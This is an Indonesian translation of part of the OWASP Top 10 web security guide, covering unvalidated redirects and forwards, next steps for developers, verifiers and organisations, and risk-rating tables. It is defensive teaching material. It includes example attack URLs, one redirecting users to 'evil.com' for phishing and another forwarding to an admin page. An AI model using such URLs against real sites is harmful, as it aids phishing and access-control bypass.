- OWASP Testing Guide: Chapter on SSL/TLS Testing

Eksternal

- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- SSL Labs Server Test
- Definition of FIPS 140-2 Cryptographic Standard

A10 *Redirects* dan *Forwards* yang Tidak Divalidasi

Agen Ancaman	Vektor Serangan	Kelemahan keamanan		Dampak Teknikal	Dampak Bisnis
———	**Dapat Dieksploitasi RATA-RATA**	**Keberadaan TIDAK UMUM**	**Dapat Dideteksi MUDAH**	**Dampak SEDANG**	———
Pertimbangkan semua orang yang dapat mengelabui pengguna Anda untuk mengirimkan *request* ke *website* Anda. Setiap website atau *HTML feed* lainnya yang digunakan oleh pengguna Anda dapat melakukan hal ini.	Penyerang mengaitkan ke pengalihan yang tidak divalidasi dan mengelabui korban untuk mengkliknya. Korban sangat mungkin mengkliknya, sebab link tersebut ke situs yang valid. Penyerang mengarah ke penerusan (*forward*) yang tidak aman untuk mem-*bypass* pemeriksaan keamanan.	Aplikasi seringkali mengarahkan (*redirect*) pengguna ke halaman lain, atau menggunakan *internal forwards* dengan cara yang serupa. Kadangkala, halaman target dispesifikasikan dalam parameter yang tidak divalidasi, sehingga memperkenankan penyerang memilih halaman tujuan. Mendeteksi pengarahan (*redirect*) yang tidak diperiksa adalah hal mudah. Carilah pengarahan tempat Anda dapat menentukan URL-nya. Penerusan (*forward*) yang tidak diperiksa lebih sulit dideteksi, karena mereka menyasar halaman-halaman internal.		Pengarahan semacam ini dapat berusaha menginstalasi *malware* atau mengelabui korban untuk menyingkap *password* atau informasi sensitif lainnya. Penerusan yang tidak aman dapat memungkinkan *bypass* kendali akses.	Pertimbangkan nilai bisnis mempertahankan kepercayaan pengguna. Bagaimana jika mereka dikuasai oleh malware? Bagaimana jika penyerang dapat mengakses fungsi-fungsi yang diperuntukkan hanya untuk kalangan internal?

Apakah Saya Rentan?

Cara terbaik untuk mengetahui apakah suatu aplikasi mengandung redirect atau forward yang tidak divalidasi ialah:

1. Mereview kode untuk semua redirect atau forward (disebut transfer dalam .NET). Untuk setiap penggunaan, identifikasi jika target URL disertakan dalam setiap nilai parameter. Jika demikian, pastikan parameter divalidasi agar hanya berisi tujuan yang diperkenankan atau elemen tujuan.
2. Juga, susuri situs untuk melihat apakah ia menghasilkan berbagai redirect (*HTTP response codes* 300-307, biasanya 302). Lihat parameter yang diberikan sebelum redirect untuk melihat apakah ia muncul sebagai target URL atau bagian dari URL. Jika demikian, ubah URL target dan cek apakah situs tersebut mengarah ke target baru.
3. Jika kode tidak tersedia, cek setiap parameter untuk melihat apakah mereka tampak seperti bagian dari *redirector* atau forward URL tujuan dan uji mereka yang melakukan hal itu.

Bagaimana Saya Mencegah Hal Ini?

Penggunaan *redirects* dan *forwards* yang aman dapat dilakukan dengan berbagai cara:

1. Hindari penggunaan *redirects* dan *forwards*.
2. Jika digunakan, jangan libatkan parameter pengguna dalam menghitung tujuan. Hal ini dapat dilakukan.
3. Jika parameter tujuan tidak dapat dihindari, pastikan nilai yang diberikan **valid** dan **terotorisasi** untuk pengguna.

   Direkomendasikan agar setiap parameter tujuan berupa nilai pemetaan, daripada URL aktual atau bagian dari URL, dan bahwa kode di sisi server menerjemahkan pemetaan ini ke URL target.

   Aplikasi dapat menggunakan ESAPI untuk meng-*override* metode sendRedirect() untuk memastikan semua tujuan *redirects* aman.

Cacat semacam ini sangatlah penting untuk dihindari karena merupakan target favorit pelaku *phishing* untuk memperoleh kepercayaan pengguna.

Contoh Skenario Serangan

Skenario #1: Aplikasi memiliki halaman "redirect.jsp" yang menerima parameter tunggal bernama "url". Penyerang membuat URL berbahaya yang mengarahkan pengguna ke situs yang melakukan *phishing* dan menginstalasi malware.

http://www.example.com/redirect.jsp?url=evil.com

Skenario #2: Aplikasi menggunakan penerusan untuk membuat rute *request* antar bagian yang berbeda dari suatu situs. Untuk memfasilitasi hal ini, beberapa halaman menggunakan parameter untuk mengindikasikan ke mana pengguna harus dikirim jika transaksi berhasil. Dalam kasus ini, penyerang membuat URL yang akan melewati pemeriksaan kendali akses aplikasi dan kemudian meneruskan penyerang ke suatu fungsi administratif yang tidak akan dapat diaksesnya dalam kondisi normal.

http://www.example.com/boring.jsp?fwd=admin.jsp

Referensi

OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

Eksternal

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects

+D Selanjutnya Apa untuk Para Pengembang

Tetapkan dan Gunakan Satu Set Penuh Kendali Keamanan Umum

Terlepas dari apakah anda masih baru mengenal keamanan aplikasi web atau sudah sangat familiar dengan risiko-risiko ini, tugas untuk menghasilkan aplikasi web yang aman atau memperbaiki aplikasi yang sudah ada, bisa jadi sulit. Jika Anda harus mengelola portofolio aplikasi yang besar, hal ini bisa jadi mengecilkan hati.

Tersedia Banyak Sumber Daya OWASP Gratis dan Terbuka
Untuk membantu organisasi-organisasi dan para pengembang mengurangi risiko keamanan aplikasi mereka dengan biaya yang efektif, OWASP telah menghasilkan berbagai sumber daya gratis dan terbuka yang dapat digunakan untuk menangani keamanan aplikasi di organisasi anda. Berikut ini adalah beberapa sumber daya yang telah dihasilkan OWASP untuk membantu berbagai organisasi menghasilkan aplikasi-aplikasi web yang aman. Pada halaman selanjutnya, kami menampilkan sumber daya tambahan OWASP yang dapat membantu organisasi-organisasi tersebut dalam memverifikasi keamanan aplikasi mereka.

Persyaratan Keamanan Aplikasi

- Untuk menghasilkan aplikasi web yang aman, anda harus mendefinisikan apa arti "aman" untuk aplikasi tersebut. OWASP merekomendasikan anda menggunakan Application Security Verification Standard (ASVS) sebagai suatu petunjuk untuk mengatur persyaratan keamanan aplikasi anda. Apabila anda melakukan *outsource*, pertimbangkan OWASP Secure Software Contract Annex.

Arsitektur Keamanan Aplikasi

- Daripada menyesuaikan kembali keamanan ke dalam aplikasi Anda, akan jauh lebih efektif biaya untuk merancang keamanan sejak awal. OWASP merekomendasikan OWASP Developer's Guide sebagai titik awal yang baik tentang bagaimana merancang keamanan sejak awal.

Kendali Keamanan Standar

- Membangun kendali keamanan yang kuat dan dapat digunakan sangatlah sulit. Menyediakan sejumlah standar kendali keamanan bagi para pengembang sangat mempermudah pengembangan aplikasi yang aman. OWASP merekomendasikan proyek OWASP Enterprise Security API (ESAPI) sebagai suatu model API keamanan yang dibutuhkan untuk menghasilkan aplikasi web yang aman. ESAPI menyediakan referensi implementasi dalam Java, .NET, PHP, Classic ASP, Python, dan Cold Fusion.

Secure Development Lifecycle

- Untuk meningkatkan proses yang diikuti oleh organisasi Anda ketika membangun aplikasi yang aman, OWASP merekomendasikan OWASP Software Assurance Maturity Model (SAMM). Model ini membantu organisasi memformulasikan dan mengimplementasikan strategi keamanan *software* yang disesuaikan dengan risiko-risiko spesifik yang dihadapi organisasi.

Pendidikan Keamanan Aplikasi

- Proyek OWASP Education menyediakan bahan pelatihan untuk membantu mengedukasi pengembang mengenai keamanan aplikasi web, dan telah mengkompilasi daftar OWASP Educational Presentations. Untuk belajar *hands-on* mengenai *vulnerabilities*, cobalah OWASP WebGoat. Untuk tetap terkini, hadirilah OWASP AppSec Conference, *OWASP Conference Training*, atau pertemuan OWASP Chapter lokal.

Ada banyak sumber daya tambahan OWASP yang tersedia untuk anda gunakan. Harap kunjungi OWASP Projects, yang menampilkan semua proyek OWASP, diatur berdasarkan kualitas rilis proyek-proyek tersebut (Kualitas Rilis, Beta, atau Alpha). Sebagian besar sumber daya OWASP tersedia di wiki kami, dan banyak dokumen OWASP dapat dipesan dalam bentuk hardcopy.

+V Apa Selanjutnya Untuk *Verifiers*

Jadikan Terorganisir

Untuk memverifikasi keamanan aplikasi web yang telah anda dikembangkan atau pertimbangkan untuk dibeli, OWASP merekomendasikan anda mereview kode aplikasi (jika tersedia) dan melakukan pengujian aplikasi. OWASP merekomendasikan kombinasi review kode aplikasi dan penetration testing terhadap aplikasi selama memungkinkan, karena hal tersebut memungkinkan anda mengungkit kekuatan keduanya, dan mereka saling melengkapi satu sama lain. Perangkat-perangkat untuk membantu proses verifikasi dapat meningkatkan efisiensi dan efektivitas seorang analis ahli. Perangkat penilaian OWASP berfokus membantu seorang pakar menjadi lebih efektif, bukan mengotomasi proses analis itu sendiri.

Standardisasi Cara Melakukan Verifikasi Keamanan Aplikasi Web: Untuk membantu organisasi mengembangkan tingkatan ketelitian yang terdefinisi dengan baik dan konsisten saat melakukan penilaian keamanan aplikasi web, OWASP telah menerbitkan OWASP Application Security Verification Standard (ASVS). Dokumen ini mendefinisikan standar verifikasi minimum ketika melakukan penilaian keamanan aplikasi web. OWASP merekomendasikan Anda menggunakan ASVS tidak hanya sebagai panduan tentang apa yang perlu dicari saat memverifikasi keamanan aplikasi web, tapi juga teknik apa yang paling tepat untuk digunakan, serta membantu Anda mendefinisikan dan menentukan level keamanan aplikasi web ketika memverifikasi keamanan aplikasi web. OWASP juga merekomendasikan Anda menggunakan ASVS untuk membantu mendefinisikan dan memilih jasa penilaian aplikasi web yang ingin anda beli dari pihak ketiga.

Paket Perangkat Penilai: OWASP Live CD Project telah mengumpulkan berbagai perangkat keamanan open source terbaik ke dalam sebuah bootable CD environment. Para pengembang web, penguji, dan profesional keamanan dapat mem-*boot* dari Live CD ini untuk segera memiliki akses ke sebuah paket lengkap pengujian keamanan. Tidak diperlukan instalasi atau konfigurasi untuk menggunakan perangkat dalam CD ini.

Review Kode

Melakukan *review* kode merupakan cara terbaik untuk memverifikasi apakah suatu aplikasi aman. Pengujian hanya dapat membuktikan bahwa suatu aplikasi tidak aman.

Melakukan Review Kode: Sebagai pendamping OWASP Developer's Guide, dan OWASP Testing Guide, OWASP telah menerbitkan OWASP Code Review Guide untuk membantu para pengembang dan ahli keamanan aplikasi memahami cara melakukan review keamanan aplikasi web secara efisien dan efektif yaitu dengan melakukan review kode. Ada banyak isu keamanan aplikasi web, seperti Cacat Injeksi, yang lebih mudah ditemukan dengan melakukan review kode daripada dengan pengujian eksternal.

Perangkat Review Kode: OWASP telah melakukan beberapa pekerjaan menjanjikan untuk membantu para pakar dalam melakukan analisis kode, namun perangkat ini masih berada dalam tahap awal. Para penulis perangkat ini menggunakan perangkat ini dalam keseharian mereka saat melakuan review keamanan kode, namun pemula mungkin menganggap perangkat tersebut sedikit sulit digunakan. Perangkat ini antara lain adalah: CodeCrawler, Orizon, dan O2.

Keamanan dan Pengujian Penetrasi

Pengujian Aplikasi: OWASP menerbitkan Testing Guide untuk membantu para pengembang, penguji, dan pakar keamanan web, memahami bagaimana melakukan pengujian keamanan web secara efisien dan efektif. Panduan lengkap ini, yang memiliki lusinan kontributor, memberikan cakupan yang luas pada berbagai topik keamanan aplikasi web. Sama seperti review kode, pengujian keamanan juga memiliki kekuatannya sendiri. Sangat menarik ketika Anda dapat membuktikan sebuah aplikasi tidak aman dengan menunjukkan exploit-nya. Terdapat banyak isu keamanan, khususnya keamanan yang disediakan oleh infrastruktur aplikasi, yang tidak dapat ditemukan hanya dengan melakukan review kode, karena aplikasi tidak menyediakan keamanannya sendiri.

Perangkat Pengujian Penetrasi Aplikasi: WebScarab, yang merupakan salah satu proyek OWASP paling banyak digunakan, adalah sebuah proxy pengujian aplikasi web. WebScarab memungkinkan analis keamanan menyadap permintaan web, sehingga analis dapat mengetahui cara kerja aplikasi, lalu analis dapat mengirimkan permintaan tes untuk melihat apakah aplikasi memberikan respon dengan aman untuk permintaan tersebut. Perangkat ini sangat efektif dalam membantu analis mengidentifikasi cacat XSS, otentikasi dan kendali akses.

+O Apa Selanjutnya Untuk Organisasi

Mulai Program Keamanan Aplikasi Anda Sekarang

Keamanan aplikasi bukan lagi sebuah pilihan. Di antara meningkatnya serangan dan tekanan regulasi, organisasi harus memiliki kemampuan efektif untuk mengamankan aplikasi mereka. Dengan banyaknya jumlah aplikasi dan jumlah baris kode di lingkungan produksi, banyak organisasi berjuang untuk menangani kerentanan berjumlah besar. OWASP merekomendasikan organisasi membuat program keamanan aplikasi untuk mendapatkan pandangan dan meningkatkan keamanan di seluruh portofolio aplikasi mereka. Memperoleh aplikasi yang aman membutuhkan berbagai bagian dalam suatu organisasi bekerja sama secara efisien, termasuk keamanan dan audit, pengembangan perangkat lunak, dan manajemen bisnis dan eksekutif. Hal ini membutuhkan keamanan terlihat dengan jelas, sehingga pemain berbeda dapat melihat dan mengerti postur keamanan aplikasi organisasi. Dibutuhkan juga fokus pada aktivitas dan hasil yang dapat meningkatkan keamanan perusahaan dengan mengurangi risiko dengan cara yang efektif biaya. Beberapa aktivitas kunci program keamanan aplikasi yang efektif mencakup:

Memulai

- Susun program keamanan aplikasi dan lakukan adopsi.
- Lakukan analisis gap kemampuan perbandingan organisasi anda dengan organisasi lain untuk mendefinisikan area perbaikan kunci dan sebuah rencana eksekusi.
- Dapatkan persetujuan manajemen dan susun kampanye kewaspadaan keamanan aplikasi untuk seluruh organisasi teknologi informasi.

Pendekatan Portofolio Berbasis Risiko

- Identifikasi dan susun prioritas portofolio aplikasi dari perspektif risiko inheren.
- Buat model profil risiko aplikasi untuk mengukur dan menyusun prioritas aplikasi dalam portofolio anda. Susun panduan jaminan untuk pendefinisian ruang lingkup dan level yang dibutuhkan.
- Buat model penilaian risiko dengan satu set kemungkinan terjadi dan faktor akibat yang merefleksikan toleransi organisasi anda terhadap risiko.

Jalankan dengan Pondasi yang Kuat

- Susun satu set kebijakan dan standar yang fokus yang menyediakan basis keamanan aplikasi untuk dipatuhi semua tim pengembangan.
- Definisikan satu set kendali keamanan umum yang dapat digunakan kembali yang melengkapi kebijakan dan standar, dan menyediakan panduan desain dan pengembangan dalam penggunaannya.
- Susun kurikulum pelatihan keamanan apikasi yang dibutuhkan dan ditujukan untuk beragam peran pengembangan dan topik.

Integrasikan Keamanan ke dalam Proses Saat Ini

- Definisikan dan integrasikan aktivitas implementasi keamanan dan verifikasi ke proses pengembangan dan operasional saat ini. Aktivitas meliputi Threat Modeling, Secure Design & Review, Secure Code & Review, Pen Testing, Remediation, dll.
- Sediakan pakar dan dukung layanan bagi pengembangan dan tim proyek agar berhasil.

Sediakan Visibility Manajemen

- Kelola dengan metriks. Kendalikan perbaikan dan keputusan dana berdasarkan metriks dan analisis data yang diperoleh. Metriks meliputi ketaatan pada praktik/aktivitas keamanan, kerentanan yang muncul, kerentanan yang ditutup, ruang lingkup aplikasi, dll.
- Analisis data dari aktivitas implementasi dan verifikasi untuk mencari penyebab utama dan pola kerentanan untuk memicu perbaikan strategik dan sistemik di seluruh perusahaan.

+R Catatan Mengenai Risiko

Tentang Risiko, bukan Kelemahan

Meskipun OWASP Top 10 sebelumnya berfokus pada mengidentifikasi "kerentanan" yang paling umum, dokumen ini sebenarnya selalu disusun berdasarkan risiko. Hal ini menyebabkan kebingungan yang dapat dimaklumi pada orang yang mencari taksonomi kelemahan yang ketat. Update ini mengklarifikasi fokus-risiko pada Top 10 dengan lebih eksplisit mengenai sumber ancaman, vektor serangan, kelemahan, dampak teknis dan dampak bisnis yang dikombinasikan untuk menghasilkan risiko.


Untuk melakukannya, kami mengembangkan metodologi penilaian risiko untuk Top 10 yang berdasarkan OWASP Risk Rating Methodology. Untuk setiap Top 10, kami memperkirakan risiko umum yang ditimbulkan setiap kelemahan ke aplikasi web dengan melihat faktor peluang terjadinya dan faktor dampak dari setiap kelemahan. Selanjutnya kami mengurutkan Top 10 berdasarkan kelemahan tersebut yang umumnya mendatangkan risiko paling signifikan terhadap aplikasi.

OWASP Risk Rating Methodology mendefinisikan beragam faktor untuk membantu menghitung risiko kerentanan yang teridentifikasi. Namun, kerentanan pada Top 10 harus bersifat umum bukannya spesifik. Akibatnya, kami takkan bisa setepat pemilik sistem saat menghitung risiko aplikasi. Kami tidak mengetahui seberapa penting aplikasi dan data anda, apa saja sumber ancaman, dan bagaimana sistem dibangun dan dioperasikan.

Metodologi kami terdiri dari tiga faktor kemungkinan untuk setiap kelemahan (penyebaran, dapat dideteksi, dan kemudahan eksploitasi) dan satu faktor dampak (dampak teknis). Penyebaran kelemahan adalah faktor yang umumnya tidak perlu anda hitung. Untuk data penyebaran, kami telah disediakan statistika penyebaran dari sejumlah organisasi dan kami telah menghitung rata-rata data ini bersama dengan kemungkinan keberadaan Top 10. Data ini selanjutnya dikombinasikan dengan dua faktor kemungkinan lainnya (dapat dideteksi dan tingkat eksploitasi) untuk menghitung tingkat kemungkinan setiap kelemahan. Nilai ini selanjutnya dikalikan dengan nilai rata-rata dampak teknis untuk setiap item sehingga didapatkan ranking risiko untuk setiap item dalam Top 10.

Perlu dicatat bahwa pendekatan ini tidak memperhitungkan faktor sumber ancaman. Dan juga tidak mempertimbangkan faktor rinci teknis pada aplikasi anda. Salah satu faktor ini dapat secara signifikan mempengaruhi kemungkinan penyerang menemukan dan mengeksploitasi kerentanan. Perhitungan ini juga tidak memperhitungkan dampak sesungguhnya pada bisnis Anda. Organisasi anda perlu menentukan seberapa besar risiko keamanan aplikasi yang bersedia diterima . Tujuan dari OWASP Top 10 adalah bukan untuk melakukan analisis risiko untuk Anda.

Ilustrasi di bawah menunjukkan kalkulasi risiko untuk A2: Cross-Site Scripting. Perlu dicatat bahwa XSS sangat menyebar sehingga dipastikan memiliki nilai penyebaran 'SANGAT TERSEBAR'. Risiko lainnya berkisar dari menyebar ke tidak umum (nilai 1 hingga 3).



+F Detail Tentang Faktor Risiko

Ringkasan Top 10 Faktor Risiko

Tabel berikut menyajikan ringkasan Top 10 Risiko Keamanan Aplikasi dan faktor-faktor penyusun setiap risiko. Faktor-faktor ini ditentukan berdasarkan statistik dan dari pengalaman tim OWASP. Untuk memahami risiko ini bagi aplikasi atau organisasi, **Anda harus mempertimbangkan sendiri sumber ancaman dan dampak bisnis**. Bahkan kelemahan perangkat lunak yang mengerikan pun tidak menyebabkan risiko tinggi apabila sumber ancaman tidak berada dalam posisi untuk melakukan serangan yang diperlukan atau dampak bisnis terhadap asetnya dapat diacuhkan.

RISIKO	Sumber Ancaman	Vektor Serangan	Kelemahan Keamanan		Dampak Teknis	Dampak Bisnis
		Dapat Dieksploitasi	Penyebaran	Dapat Dideteksi	Dampak	
A1-Injection		MUDAH	UMUM	RATA-RATA	PARAH	
A2-XSS		RATA-RATA	SANGAT TERSEBAR	MUDAH	SEDANG	
A3-Auth'n		RATA-RATA	UMUM	RATA-RATA	PARAH	
A4-DOR		MUDAH	UMUM	MUDAH	SEDANG	
A5-CSRF		RATA-RATA	TERSEBAR	MUDAH	SEDANG	
A6-Config		MUDAH	UMUM	MUDAH	SEDANG	
A7-Crypto		SUKAR	TIDAK UMUM	SUKAR	PARAH	
A8-URL Access		MUDAH	TIDAK UMUM	RATA-RATA	SEDANG	
A9-Transport		SUKAR	UMUM	MUDAH	SEDANG	
A10-Redirects		RATA-RATA	TIDAK UMUM	MUDAH	SEDANG	

Risiko Lain untuk Dipertimbangkan

Top 10 telah meliputi banyak hal mendasar, namun terdapat risiko lain yang harus dipertimbangkan dan dievaluasi dalam organisasi anda. Beberapa di antaranya muncul di OWASP Top 10 sebelumnya, beberapa lainnya tidak, termasuk teknik serangan baru yang diidentifikasi selama ini. Risiko keamanan aplikasi penting lainnya (diurut berdasarkan abjad) yang perlu Anda ketahui meliputi:

- Clickjacking (Teknik serangan baru yang ditemukan pada tahun 2008)
- Concurrency Flaws
- Denial of Service (Di tahun 2004 merupakan OWASP Top 10 – Entry A9)
- Information Leakage dan Improper Error Handling (Di tahun 2007 merupakan OWASP Top 10 – Entry A6)
- Insufficient Anti-automation
- Insufficient Logging and Accountability (Terkait dengan OWASP Top 10 2007 – Entry A6)
- Lack of Intrusion Detection and Response
- Malicious File Execution (Di tahun 2007 merupakan OWASP Top 10 – Entry A3)

IKON BERIKUT INI MEWAKILI VERSI LAIN YANG TERSEDIA DALAM BENTUK CETAK BAGI JUDUL BUKU INI.

ALPHA : Isi buku "Kualitas Alpha" adalah draft.Isinya masih kasar dan dalam pengembangan hingga tingkatan publikasi berikutnya.

BETA: Isi buku "Kualitas Beta" adalah tingkat tertinggi berikutnya.Isinya masih dalam pengembangan hingga tingkatan publikasi berikutnya.

RELEASE: Isi buku "Kualitas Rilis" adalah tingkatan tertinggi kualitas dalam daur hidup judul buku, dan merupakan produk akhir.

ANDA BEBAS :

membagi - menyalin,mendistribusikan, dan mentransmisikan karya

mencampur ulang - mengadaptasi karya

DENGAN SYARAT :

Attribution. Anda harus menghormati karya dengan cara yang ditentukan oleh penulis atau lisensor (namun tidak dalam cara yang menyatakan mereka mendukung anda atau penggunaan karya).

Share Alike. Jika anda merubah, mentransformasi, atau membuat sesuatu dari karya ini, anda perlu mendistribusikan hasil karya tersebut hanya dengan lisensi yang sama, serupa atau sesuai.

OWASP
The Open Web Application Security Project

Open Web Application Security Project (OWASP) adalah komunitas bebas dan terbuka global yang berfokus memperbaiki keamanan software aplikasi. Misi kami adalah membuat keamanan aplikasi "terlihat", sehingga orang dan organisasi dapat membuat keputusan berdasarkan informasi mengenai risiko keamanan aplikasi. Setiap orang bebas berpartisipasi dalam OWASP dan seluruh materi kami tersedia dalam lisensi bebas dan terbuka. Yayasan OWASP merupakan organisasi nirlaba 501c1 yang memastikan keberlangsungan dan dukungan bagi karya kami.